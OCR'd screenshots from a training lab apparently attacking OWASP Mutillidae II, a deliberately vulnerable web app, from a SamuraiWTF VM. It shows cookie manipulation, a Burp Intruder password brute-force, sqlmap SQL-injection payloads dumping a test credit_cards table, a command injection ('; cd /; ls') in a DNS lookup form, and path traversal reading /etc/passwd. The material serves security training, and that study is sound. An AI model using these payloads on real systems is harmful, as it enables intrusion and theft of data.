

mutillidae/index.php?popUpNotificationCode=AU1 - Google Chrome
mutillidae/index.php?popUpNotificationCode=AU1
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do? Video Tutorials

Help Me! Listing of vulnerabilities

Bug Tracker Bug Report Email Address

What's New? Click Here Release Announcements

PHP MyAdmin Console Feature Requests


Installation Instructions Tools

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

Hints?: See "/documentation/mutillidae-test-scripts.txt"

Browser: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
PHP Version: 5.5.9-1ubuntu4.14



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: test (p)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Advanced Cookie Manager

Manage Cookies | Monitor Cookies | Search | Settings

Domains

- mutillidae
- samurai-wtf.org

Cookies

Name	Value
PHPSESSID	32d711t27s6nc4i1gb9qanc9f2
showhints	1
uid	24
username	test2

Cookie Details

Creation Time Wed Jun 17 2020 22:36:32

Domain: mutillidae

Name: uid

Value: 24

Path: /

httpOnly ○ true ● false

isSecure ○ true ● false


isSession ● true ○ false

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors

- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

Hints?: See "/documentation/mutillidae-test-scripts.txt"

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...



SamuraiWTF3.3.2 - VMware Workstation - e.x.p build-16227267

Intruder attack 1

Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
30	kevin	abc123	200	□	□	51143	
31	dave	abc123	200	□	□	51143	
32	patches	abc123	200	□	□	51143	
33	rocky	abc123	200	□	□	51143	
34	ed	abc123	200	□	□	51143	
35	admin	password	200	□	□	51143	
36	adrian	password	200	□	□	51143	
37	john	password	302	□	□	51258	
38	jeremy	password	302	□	□	51279	
39	bryce	password	302	□	□	51264	
40	samurai	password	200	□	□	51190	
41	jim	password	302	□	□	51252	
42	bobby	password	302	□	□	51267	
43	simba	password	302	□	□	51269	
44	dreveil	password	302	□	□	51287	
45	scotty	password	302	□	□	51273	
46	cal	password	302	□	□	51245	
47	kevin	password	200	□	□	51172	
48	dave	password	200	□	□	51172	
49	patches	password	200	□	□	51172	
50	rocky	password	200	□	□	51172	
51	ed	password	200	□	□	51172	
52	admin	computer	200	□	□	51172	
53	adrian	computer	200	□	□	51172	
54	john	computer	200	□	□	51172	
55	jeremy	computer	200	□	□	51172	
56	bryce	computer	200	□	□	51172	
57	samurai	computer	200	□	□	51172	
58	jim	computer	200	□	□	51172	
59	bobby	computer	200	□	□	51172	
60	simba	computer	200	□	□	51172	
61	dreveil	computer	200	□	□	51172	
62	scotty	computer	200	□	□	51172	
63	cal	computer	200	□	□	51172	
64	kevin	computer	200	□	□	51172	
65	dave	computer	200	□	□	51172	
66	patches	computer	200	□	□	51172	
67	rocky	computer	200	□	□	51172	
68	ed	computer	200	□	□	51172	
69	admin	123456	200	□	□	51172	
70	adrian	123456	200	□	□	51172	
71	john	123456	200	□	□	51172	
72	jeremy	123456	200	□	□	51172	
73	bryce	123456	200	□	□	51172	
74	samurai	123456	200	□	□	51172	
75	jim	123456	200	□	□	51172	

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: john (Do the Duggie!)

Login

1123 of 52819

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

File Edit View VM Tabs Help
SamuraiWTF3.3.2
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Headers Hex HTML Render
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Back
Help Me!
Hints
Burp Suite Free Edition v1.6.32
Intruder attack 1
Mozilla Firefox
Untitled 1 - LibreOffice Writer




SamuraiWTF3.3.2 - VMware Workstation - e.x.p build-16227267

sqlmap : bash – Konsole

```
|___|_  |_|_|_|_|__,|  _|
      |_|            |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 16:10:40

[16:10:40] [INFO] parsing HTTP request from './targets/test.request'
[16:10:40] [INFO] resuming back-end DBMS 'mysql'
[16:10:40] [INFO] testing connection to the target URL
[16:10:41] [INFO] heuristics detected web page charset 'windows-1252'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: author (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: author=admin%' AND 1890=1890 AND '%'='&view-someones-blog-php-submit-button=View Blog Entries

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: author=admin%' AND (SELECT 6028 FROM(SELECT COUNT(*),CONCAT(0x716a706271,(SELECT (ELT(6028=6028,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND '%'='&view-someones-blog-php-submit-button=View Blog Entries

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: author=admin%' AND (SELECT * FROM (SELECT(SLEEP(5)))fIoo) AND '%'='&view-someones-blog-php-submit-button=View Blog Entries

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: author=admin%' UNION ALL SELECT NULL,CONCAT(0x716a706271,0x767878596b566c45695349534259694649584f616f75505975715a465854746f596e734543546d70,0x71786b6b71),NULL,NULL-- -&view-someones-blog-php-submit-button=View Blog Entries
---
[16:10:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0
[16:10:41] [INFO] fetching columns for table 'credit_cards' in database 'owasp10'
[16:10:42] [INFO] fetching entries for table 'credit_cards' in database 'owasp10'
[16:10:42] [INFO] analyzing table dump for possible password hashes
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[16:10:42] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/home/samurai/.sqlmap/output/mutillidae/dump/owasp10/credit_cards.csv'
[16:10:42] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/mutillidae'
samurai@samuraiwtf:/opt/samurai/sqlmap$ █
```

To direct input to this VM, click inside or press Ctrl+G.


Mozilla Firefox
http://mutill...s-lookup.php
mutillidae/index.php?page=dns-lookup.php
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP
Back
Help Me!
Hints
Switch to SOAP Web Service Version of this Page
Lookup DNS
Burp Suite Free Edition v1.6.32
Mozilla Firefox
samurai : bash – Konsole

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

DNS Lookup

Who would you like to do a DNS lookup on?


Enter IP or hostname

Hostname/IP

Results for ; cd /; ls; echo I have control now

```
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
I have control now
```

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14



Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.


Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

For other great old school hacking texts, check out http://www.textfiles.com/ .

File: ../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
